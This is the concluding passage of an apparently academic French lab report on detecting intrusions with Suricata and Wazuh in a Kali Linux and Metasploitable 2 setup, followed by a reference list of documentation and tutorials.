L'analyse des alertes générées et la proposition de mesures correctives adaptées ont permis de renforcer la compréhension des mécanismes de protection et de réaction face aux intrusions. Ces mesures, allant du durcissement des services exposés jusqu'à la mise en place de politiques de contrôle d'accès plus strictes, constituent des axes concrets pour améliorer la posture de sécurité globale d'une infrastructure.

En guise de conclusion, ce projet a permis d'acquérir non seulement des compétences techniques liées à l'exploitation et à la détection d'attaques, mais également une vision globale de la chaîne de sécurité. Les résultats obtenus confirment l'efficacité d'un dispositif IDS/IPS correctement configuré, tout en rappelant que la cybersécurité reste un processus dynamique nécessitant une adaptation constante aux menaces évolutives. Les perspectives futures incluent notamment l'intégration d'agents Wazuh sur l'ensemble des hôtes, la mise en place de corrélations avancées et l'automatisation des réponses aux incidents afin d'accroître la réactivité et la résilience des systèmes.

Références

1. Kali Linux Documentation
2. Wazuh Documentation
3. Suricata IDS/IPS
4. Nmap Network Scanning
5. Phases d'une attaque informatique
6. Elévation de privilèges
7. Tutoriel d'installation de METASPLOITABLE 2
8. Tutoriel d'installation de Kali Linux
9. Piratage éthique avec Kali GNU Linux et Metasploit
10. Installation d'ubuntu server
11. Installation de Kali Linux
12. Installation de Metasploitable 2
13. Définition d'un SIEM
14. Définition d'un IDS
15. Apache Tomcat